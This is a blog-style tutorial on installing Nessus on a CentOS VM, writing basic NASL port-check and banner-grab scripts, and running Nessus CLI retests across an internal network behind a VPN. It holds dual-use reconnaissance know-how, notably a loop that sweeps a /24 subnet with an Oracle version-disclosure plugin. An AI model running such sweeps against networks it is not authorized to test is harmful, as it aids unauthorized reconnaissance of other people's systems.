Nessus-8.12.1.dmg	macOS (10.9 - 10.15)	42.4 MB	Oct 29, 2020	
Nessus-8.12.1-amzn.x86_64.rpm	Amazon Linux 2015.03, 2015.09, 2017.09 / Amazon Linux 2	43.2 MB	Oct 29, 2020	
Nessus-8.12.1-amzn2.aarch64.rpm	Amazon Linux 2 (Graviton 2)	40 MB	Oct 29, 2020	
Nessus-8.12.1-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	42.9 MB	Oct 29, 2020	

So far, so good. Account on Tenable (for our ‘testing purposes’) will help us to get the *trial license* we’ll use to test the possibilities of Nessus. ;) Let’s do it:



Next – as this is a clean CentOS installation... we don’t have a `wget` ;>. Let’s fix that:

```
[root@centos7:~/nessus]
[root@centos7 nessus]# wget "https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true"
bash: wget: command not found
[root@centos7 nessus]# yum install wget
Loaded plugins: fastestmirror
Loading mirror speeds from cached hostfile
 * base: mirror-pl.kielcetechnologypark.net
 * extras: mirror-pl.kielcetechnologypark.net
 * updates: centos2.hti.pl
base                                         | 3.6 kB     00:00
extras                                        | 2.9 kB     00:00
updates                                       | 2.9 kB     00:00
updates/7/x86_64/primary_db                  | 3.7 MB    00:01
```

Now we are able to download Nessus RPM file and install it:

```
[root@centos7:~/nessus]
[root@centos7 nessus]# wget "https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true"
--2020-12-02 17:34:39-- https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/11758/download?i_agree_to_tenable_license_agreement=true
Resolving www.tenable.com (www.tenable.com)... 104.16.53.62, 104.16.54.62, 2606:4700::6810:353e, ...
Connecting to www.tenable.com (www.tenable.com)|104.16.53.62|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/x-redhat-package-manager]
Saving to: 'download?i_agree_to_tenable_license_agreement=true'

[          =>
```

I changed name of the file to something shorter:

```
[root@centos7:~/nessus]
[root@centos7 nessus]# ls -la
total 42156
drwxr-xr-x. 2 root root      64 Dec  2 17:34 .
dr-xr-x---. 3 root root     149 Dec  2 17:06 ..
-rw-r--r--. 1 root root 43165308 Dec  2 17:34 download?i_agree_to_tenable_license_agreement=true
[root@centos7 nessus]# mv download?i_agree_to_tenable_license_agreement\=true tenable.rpk
[root@centos7 nessus]# file tenable.rpk
tenable.rpk: RPM v3.0 bin i386/x86_64 Nessus-8.12.1-amzn
[root@centos7 nessus]#
```

Now we should be here (`rpm -ivh package.rpk;man rpm`):

```
[root@centos7 nessus]# rpm -ivh tenable.rpk
warning: tenable.rpk: Header V4 RSA/SHA256 Signature, key ID 1c0c4a5d: NOKEY
Preparing... ################################################ [100%]
Updating / installing...
 1:Nessus-8.12.1-amzn ################################################ [100%]
Unpacking Nessus Core Components...
```


Checking results of the installation:

```
[root@centos7 nessus]# rpm -ivh tenable.rpk
warning: tenable.rpk: Header V4 RSA/SHA256 Signature, key ID 1c0c4a5d: NOKEY
Preparing... ################################################ [100%]
Updating / installing...
 1:Nessus-8.12.1-amzn ################################################ [100%]
Unpacking Nessus Core Components...

- You can start Nessus by typing /sbin/service nessusd start
- Then go to https://centos7.linuxvmimages.local:8834/ to configure your scanner

[root@centos7 nessus]#
[root@centos7 nessus]# netstat -antp|grep LIST
tcp      0      0 0.0.0.0:22          0.0.0.*      LISTEN    999/sshd
tcp      0      0 127.0.0.1:25        0.0.0.*      LISTEN    1562/master
tcp6     0      0 :::22              ::*:*       LISTEN    999/sshd
tcp6     0      0 ::1:25             ::*:*       LISTEN    1562/master
[root@centos7 nessus]# /sbin/service nessusd start
Starting nessusd (via systemctl): [ OK ]
[root@centos7 nessus]# netstat -antp|grep LIST
tcp      0      0 0.0.0.0:22          0.0.0.*      LISTEN    999/sshd
tcp      0      0 127.0.0.1:25        0.0.0.*      LISTEN    1562/master
tcp6     0      0 :::22              ::*:*       LISTEN    999/sshd
tcp6     0      0 ::1:25             ::*:*       LISTEN    1562/master
[root@centos7 nessus]# netstat -antp|grep LIST
tcp      0      0 0.0.0.0:22          0.0.0.*      LISTEN    999/sshd
tcp      0      0 127.0.0.1:25        0.0.0.*      LISTEN    1562/master
tcp      0      0 0.0.0.0:8834        0.0.0.*      LISTEN    16659/nessusd
tcp6     0      0 :::22              ::*:*       LISTEN    999/sshd
tcp6     0      0 ::1:25             ::*:*       LISTEN    1562/master
tcp6     0      0 ::::8834            ::*:*       LISTEN    16659/nessusd
[root@centos7 nessus]#
```

Everything looks good so far. Let's continue. I changed the settings of network adapter (from *Bridge* to *NAT*). Now I was able to set the port forwarding (to avoid DHCP renew during my tests):




Checking files location:

```

/opt/nessus/var/nessus/plugin_feed_info.inc
/opt/nessus/var/nessus/.__db_ok
/opt/nessus/var/nessus/plugins-code.db.16069815191538311286
/opt/nessus/var/nessus/plugins-desc.db.16069815191035707005
/opt/nessus/var/nessus/global.db-wal
/opt/nessus/var/nessus/global.db-shm
[root@centos7 nessus]# /etc/init.d/nessusd start
Starting nessusd (via systemctl):
[root@centos7 nessus]# netstat -antp | grep LISTEN
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN      992/sshd
tcp      0      0 127.0.0.1:25        0.0.0.0:*          LISTEN      1340/master
tcp      0      0 0.0.0.0:8834        0.0.0.0:*          LISTEN      1009/nessusd
tcp6     0      0 ::1:22             ::*:*              LISTEN      992/sshd
tcp6     0      0 ::1:25             ::*:*              LISTEN      1340/master
tcp6     0      0 ::::8834           ::*:*              LISTEN      1009/nessusd
[root@centos7 nessus]# _
```

At this stage we can move forward to the browser and continue with the steps provided by Nessus installer:



Let's continue to *compile* all the plugins:



Here we go...

Quick example

As far as I know[7, 8] we can start a *standard „skeleton file”* (I like to prepare when I’m learning something ‘new’ (for me) from ‘someone else’ work;)). But before we’ll do that I decided to start a (*Basic Network*) scan for our *localhost* (CentOS) using Nessus Webapp – just to check if everything works properly:


The screenshot shows the Nessus Essentials web application interface. The URL in the browser is <https://192.168.80.1:8834/#scans/folders/my-scans>. On the left, there is a sidebar with sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and TENABLE (Community, Research). The main area is titled "My Scans" and displays a message: "This folder is empty. Create a new scan." A modal dialog box is open in the center, titled "Welcome to Nessus Essentials". It contains instructions: "To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license." Below this, there is a "Targets" input field with the placeholder "Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com". At the bottom of the modal are "Close" and "Submit" buttons.

Ready to go? So:

The screenshot shows the "My Host Discovery Scan Results" modal. The title is "My Host Discovery Scan Results". The text inside says: "Nessus found the following hosts listed below from your list of targets (127.0.0.1). To launch your first basic network scan, select the hosts you want to scan. These hosts count towards the 16 host limit on your license." Below this is a table with two rows. The first row has checkboxes for "IP" and "DNS". The second row has a checkbox for "127.0.0.1". At the bottom of the modal, there is a message "Discovery Complete!" with a checkmark icon, and buttons for "Back" and "Run Scan".

Ok, let’s leave that (webapp/GUI) scan and go back to our console and skeleton files ;)


That’s how we’ll start here[8]:



Let's try to create our first scenario for Nessus. Our goal is to prepare an automated scan using Nessus CLI. Let's see how it can be done.

Scenario #01


As a very first case I decided to read some manuals[7, 8] related to NASL[9]. According to Wikipedia[10]:



The screenshot shows a Wikipedia page titled "Nessus Attack Scripting Language". The page content includes a brief introduction, mentioning that NASL is a scripting language used by vulnerability scanners like Nessus and OpenVAS, and that it can be automated using known vulnerabilities. It also notes that tens of thousands of plugins have been written in NASL for Nessus and OpenVAS.

We can use NASL to prepare our own *automated* checks (or attack(s)). I saw a great potential here: for example we can use targeted scripts[11] rewrited in NASL and added to our internal *Nessus Scan Center* – right? ;)


I think so. But to (try to;) do that we need to get some basics[12] (of how to not „re-invent the wheel” ;)). For example, let's start here:



```
root@centos7:/opt/nessus/lib/nessus/plugins
i = 8834;
sock = open_sock_tcp(i);
display("The value of the sock is: ", sock, "\n");

if (sock){
    display("Port " + i + " is open!");
} else {
    display("Port " + i + " is closed!");
}
```

Keep in mind that we're still on a *clean* CentOS VM (so we don't have *vim* – but *vi* is still there ;)):



```
[root@centos7 plugins]# vim testmenow2.nasl
bash: vim: command not found
[root@centos7 plugins]# vi testmenow2.nasl
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 192.168.80.1 testmenow2.nasl
The value of the sock is: 1
[root@centos7 plugins]# vi testmenow2.nasl
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 192.168.80.1 testmenow2.nasl
The value of the sock is: 1
Port 8834 is open![root@centos7 plugins]#
```

As you can see (via: `./nasl -h`) we can use our NASL example script to run it against (-t) our LAB host, for example:



```
root@centos7:/opt/nessus/lib/nessus/plugins
[root@centos7 plugins]# /opt/nessus/bin/nasl -t 127.0.0.1 testmenow3.nasl
The value of the sock is: 1
Port 22 is open!SSH-2.0-OpenSSH_7.4
[root@centos7 plugins]#
```

So far, so good. Source for the script from the screen above is presented below – I used Kali to jump to CentOS machine:



```
root@centos7:~
root@kali:~# ssh centos@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ECDSA key fingerprint is SHA256:2C//qjMyvmHn2ic+PUWL1JKcg+z5BQkUNMVuY+WtMwQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ECDSA) to the list of known hosts.
+++++
LINUXVMIMAGES.COM
+++++
User Name: centos
Password: centos (sudo su -)
centos@192.168.1.10's password:
Last login: Fri Dec  4 22:49:10 2020 from gateway
+++++
LINUXVMIMAGES.COM
+++++
User Name: centos
Password: centos (sudo su -)
[centos@centos7 ~]$ ls
[centos@centos7 ~]$ sudo su
[root@centos7 centos]# cd
[root@centos7 ~]# ls -la private_nasl/
total 20804
drwxr-xr-x. 3 root root    147 Dec  4 18:40 .
dr-xr-x---. 6 root root   243 Dec  4 22:49 ..
-rw-r--r--. 1 root root 21281542 Dec  4 18:40 all_compliance.tar.gz
drwxr-xr-x. 41 500 500   4096 Dec  3 23:39 portal_audits
-rw-r--r--. 1 root root   188 Dec  3 08:26 testmenow2.nasl
-rw-r--r--. 1 root root   316 Dec  3 08:33 testmenow3.nasl
-rw-r--r--. 1 root root   169 Dec  3 09:59 testmenow4.nasl
-rw-r--r--. 1 root root    24 Dec  3 05:31 testmenow.nasl
[root@centos7 ~]#
```

Reading our current (modified as you can see during the creating of this small article ;)) script we should be somewhere here:



```
root@centos7:~
[root@centos7 ~]# cat private_nasl/testmenow3.nasl
i = 22;
sock = open_sock_tcp(i);
display("The value of the sock is: ", sock, "\n");

if (sock){
    display("Port " + i + " is open!");
    data = recv_line(socket: sock, length: 1024);
    display("\n");
    display("Received:\n");
    display( data);

} else {
    display("Port " + i + " is closed!\n");
}

[root@centos7 ~]#
```

Let's move forward...

Another quick example

In my ‘initial scenario’ I decided that:

- we are in the internal ITSec Team in our company and we were asked to do a retest of some bug found during another pentest
- we are able to run „that retest for the found bug” from our (for example – in case that we’re working for the *corporate Client*;) CentOS VM machine (located somewhere in the internal network where (team of) pentester(s) can use it (assuming the host is whitelisted to do the „automated retest” part of the (pentest) job ;)).

So. Yes – firewall rules (to run internal scans/retests as well as to keep Nessus Scanner up to date) are always „nice to have” in the scenario prepared for this example case.

Let’s say we already done a portscan with *nmap* and now we need to check CVE-X because of the ports/results we found in the *nmap*’s output/logfile (or simply, because we were asked to do so/retest by our colleagues in the Team). For example:

```
[root@centos7:~]# ls -la /opt/nessus/lib/nessus/plugins/*oracle*tns*
-rw-r--r--. 1 root root 50096 Dec 3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tns_listener_mitm.nbin
-rw-r--r--. 1 root root 3092 Dec 3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_1361722.nasl
-rw-r--r--. 1 root root 3552 Dec 3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_security.nasl
-rw-r--r--. 1 root root 5913 Dec 3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_version.nasl
-rw-r--r--. 1 root root 2454 Dec 3 03:08 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_vsnnum_disclosure_pci.nasl
[root@centos7:~]#
```

Cool, let’s check the one related to the *version* check:

```
[root@centos7:~]# head -n 35 /opt/nessus/lib/nessus/plugins/oracle_tnslsnr_version.nasl
#
# oracle_tnslsnr_version - NASL script to do a TNS VERSION command against the
# Oracle tnslsnr
#
# James W. Abendschan <jwa@jammed.com>
#
# modified by Axel Nennker 20020306
# modified by Sullo 20041206
# modified by Tenable
#   - moved check for BID 1853 to a separate plugin.
#
# Changes by Tenable:
# - Revised plugin title (6/12/09)

include("compat.inc");

if (description)
{
    script_id(10658);
    script_version ("1.47");
    script_cvs_date("Date: 2019/11/22");

    script_name/english: "Oracle Database tnslsnr Service Remote Version Disclosure");

    script_set_attribute(attribute:"synopsis", value:
"An Oracle tnslsnr service is listening on the remote port.");
    script_set_attribute(attribute:"description", value:
"The remote host is running the Oracle tnslsnr service, a network
interface to Oracle databases. This product allows a remote user to
determine the presence and version number of a given Oracle
installation.");
    script_set_attribute(attribute:"solution", value:
"Filter incoming traffic to this port so that only authorized hosts can
connect to it.");
[root@centos7:~]#
```

Looks good enough to see if we can try to „retest” this bug agains „our internal host”. Let’s do that using one liner:

```
[root@centos7 bin]# for i in `seq 1 254` ; do ./nasl -t xx.yy.zz.$i  
/opt/nessus/lib/nessus/plugins/oracle_tnslsnr_version.nasl ; done
```

Now, why I think it’s possible to use Nessus CLI to retest this-or-that particular case/bug – it’s simple: because if we will set up the firewall rules correctly for pentester(s team) to access Nessus CLI hosts – then there is no problem to perform a retest scan/scenario.


„So, what’s next dude?”

More examples


What's next... what's next... next step is pretty simple (according: you are hired to protect your own company of course ;S – if not, please leave. Maybe one of the real pentesters is looking for a job.;)): we will automate our own internal LAN to help our Monitoring Team to get the (faster) idea what could go wrong...

As a next step – in my opinion - we should think about the automated („retests”) scans – or *scheduled* one – if you want to call it like that. Having CentOS and Nessus installed (and updated) internally we can prepare an environment like this.


So, let's say we're all (mostly) working remotely. Ok, in case of pentests we should be somewhere here:



The user with TheEye is our Pentester who is able to run CLI based Nessus scan against the host inside our internal LAN. Using our „default configuration” we should be able to access our company (during Covid;P) via VPN, so updated image is prepared below:




Yep. In this case our home-based-pentester connected via VPN is now able to access „all of the internal network”. It could be a little bit dangerous so let’s fix that, and prepare a firewalled access „from pentester’s host to the jump host(s) in the specific company’s part of the network”, like this:



Now we are able to prepare an access for (let’s say according to the example presented above) 3 Linux/CentOS hosts here we have a licensed (and updated – so here we’ll need a whitelist rule on the firewall to Tenables-Update-Pages too ;)) Nessus (CLI). Now our pentester(s connected via VPN) are

able to perform a retest or a full scan using updated and fully working Nessus Scanner. Example of the „internal connection” (for the *scan purposes*) is presented on the screen below:



I think now it should be easier to schedule an automated (and updated ;)) scan(s) of (our) internal (company) network.

References

Below is the list of links and resources I found interesting and/or useful when I was preparing this paper. Enjoy:

[1 – few mini arts](#)

[2 - surprise from Kali](#)

[3 - z3s @youtube](#)

[4 - CentOS download](#)

[5 - Nessus download](#)

[6 - Virtualbox download](#)

[7 - Nessus docs for CLI](#)

[8 - Nessus docs 2](#)

[9 – NASL intro](#)

